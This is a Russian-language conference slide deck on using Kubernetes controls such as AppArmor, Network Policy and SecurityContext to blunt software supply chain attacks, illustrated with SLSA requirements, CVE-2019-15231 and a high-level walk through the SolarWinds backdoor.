

Механизмы Kubernetes® против атак Supply Chain

Безопасность

Сергей Канибор
R&D / Container Security,
Luntry

Сергей Канибор

R&D / Container Security в Luntry

Специализируюсь на безопасности
контейнеров и Kubernetes®

Багхантер

Редактор Telegram-канала k8s (in)security

Спикер: PHDays, OFFZONE, VK Kubernetes
Conf, DevOps, HackConf, CyberCamp,
BeKon и др.



Agenda



1. Supply Chain 101
2. От теории к практике
3. SolarWinds в Kubernetes®
4. Нет бэкдора лучше уязвимости

Supply Chain 101

The background of the slide features a solid light blue color. Overlaid on this background is a pattern of numerous white, irregular geometric shapes. These shapes, which include various polygons and elongated forms, are scattered across the entire slide, creating a dynamic and abstract visual texture.

CNCF Security Technical Advisory Group



Software Supply Chain

Supply chain compromises are a powerful attack vector. In cloud native deployments everything is software-defined, so there is increased risk when there are vulnerabilities in this area. If an attacker controls the supply chain, they can potentially reconfigure anything in an insecure way.

What are supply chain vulnerabilities and their implications?

The [Catalog of Supply Chain Compromises](#) provides real-world examples that help raise awareness and provide detailed information that let's us understand attack vectors and consider how to mitigate potential risk.

On mitigating vulnerabilities

There is on-going work to establish best practices in this area. The list of [types of supply chain compromises](#) in the [catalog of supply chain compromises](#) suggests some mitigation techniques for the more well understood categories.

Supply chain security paper

STAG (Security Technical Advisory Group) has put work into a comprehensive software supply chain paper highlighting best practices for high and medium risk environments. Please check out [the paper](#) and corollary [secure supply chain assessment document](#) to learn more.

For information about contributing to the document or providing feedback, please refer to the [README](#).

CNCF SSCP

Software Supply Chain Best Practices

[GITHUB.COM/CNCF/TAG-SECURITY](https://github.com/CNCF/tag-security)



clck.ru/3BV529

CNCF Security Whitepaper



TAG
SECURITY

CLOUD NATIVE SECURITY WHITEPAPER



CLOUD NATIVE
COMPUTING FOUNDATION

Software Secure Factory Whitepaper



SLSA

		Required at			
Requirement		SLSA 1	SLSA 2	SLSA 3	SLSA 4
Source	Version Controlled		✓	✓	✓
	Verified History			✓	✓
	Retained Indefinitely			18 mo.	✓
	Two-Person Reviewed				✓
Build	Scripted	✓	✓	✓	✓
	Build Service		✓	✓	✓
	Ephemeral Environment			✓	✓
	Isolated			✓	✓
	Parameterless				✓
	Hermetic				✓
	Reproducible				○

		Required at			
Requirement		SLSA 1	SLSA 2	SLSA 3	SLSA 4
Provenance	Available	✓	✓	✓	✓
	Authenticated		✓	✓	✓
	Service Generated		✓	✓	✓
	Non-Falsifiable			✓	✓
	Dependencies Complete				✓
Common	Security				✓
	Access				✓
	Superusers				✓

○ — required unless there is a justification


Безопасность
Supply Chain
= контроль SBOM?



SBOMs don't solve security

Signatures don't
solve security

CVEs don't
solve security



Mark Manning
@antitree

Serious question: Can someone name a company/startup/tool that detected the xz backdoor before it was discovered?

23:34 · 30.03.2024 · Просмотров: **146K**

SBOMs don't stop SolarWinds

signatures don't stop Log4j

SLSA doesn't stop typosquatting

I guess... we'll do nothing 🤡





KubeCon




CloudNativeCon

Europe 2023

Malicious Compliance: Reflections on Trusting Container Scanners

Ian Coldwater, Independent; Duffie Cooley, Isovalent; Brad Geesaman, Ghost Security; Rory McCune, Datadog

Supply Chain



Source threats

- A. Submit unauthorized change
- B. Compromise source repo
- C. Build from modified source

Dependency threats

- D. Use compromised dependency

Build threats

- E. Compromise build process
- F. Upload modified package
- G. Compromise package repo
- H. Use compromised package

От теории к практике

Build from modified resources — CVE-2019-15231



Атакующий модифицировал
инфраструктуру сборки,
добавив дополнительный
скрипт для возможности
получения RCE

Build from modified resources — CVE-2019-15231



~~Атакующий модифицировал
инфраструктуру сборки,
добавив дополнительный
скрипт для возможности
получения RCE~~



AppArmor
Network Policy
SecurityContext

SolarWinds в Kubernetes®

Supply Chain Attack SolarWinds



2019

Sep

Oct

Nov

Dec

2020

Jan

Feb

Mar

Apr

May

Sep 4 — attackers start accessing SolarWinds*

Sep 12 — attackers start injecting test code*

Nov 4 — attackers stop injecting test code*

Feb 20 — Solorigate backdoor is compiled and deployed*

March — estimated start of distribution of Solorigate backdoor
Distribution of SUNBURST and target-profiling**

May

Jun

Jul

Aug

Sep

Oct

Nov

Dec

2021

Jan

Jun 4 — attackers remove malware from SolarWinds build environment*

May — estimated start of actual hands-on-keyboard attacks

Activation of TEARDROP**

Continued hands-on-keyboard activity**

Dec 12 — Solorigate Supply Chain attack disclosed*

* Info disclosed by SolarWinds.

** Estimated timeline of activity based on forensic analysis.

SolarWinds в Kubernetes



Алгоритм действий бэкдора

- Выжидание 12–14 дней перед первичным соединением с C2
- Сбор информации о сервере (username, IP, OS)
- Соединение с C2
- Загрузка дополнительного компонента для развития атаки

Алгоритм действий бэкдора

- Выжидание 12–14 дней перед первичным соединением с C2
- ~~Сбор информации о сервере (username, IP, OS)~~ AppArmor
- Соединение с C2
- Загрузка дополнительного компонента для развития атаки

Алгоритм действий бэкдора

- Выжидание 12–14 дней перед первичным соединением с C2
- ~~Сбор информации о сервере (username, IP, OS)~~ AppArmor
- ~~Соединение с C2~~ Network Policy
- Загрузка дополнительного компонента для развития атаки

Алгоритм действий бэкдора

- Выжидание 12–14 дней перед первичным соединением с C2
- ~~Сбор информации о сервере (username, IP, OS)~~ AppArmor
- ~~Соединение с C2~~ Network Policy
- ~~Загрузка дополнительного компонента для развития атаки~~ Network Policy




Закладка



Уязвимость

**Нет бэкдора лучше
уязвимости**

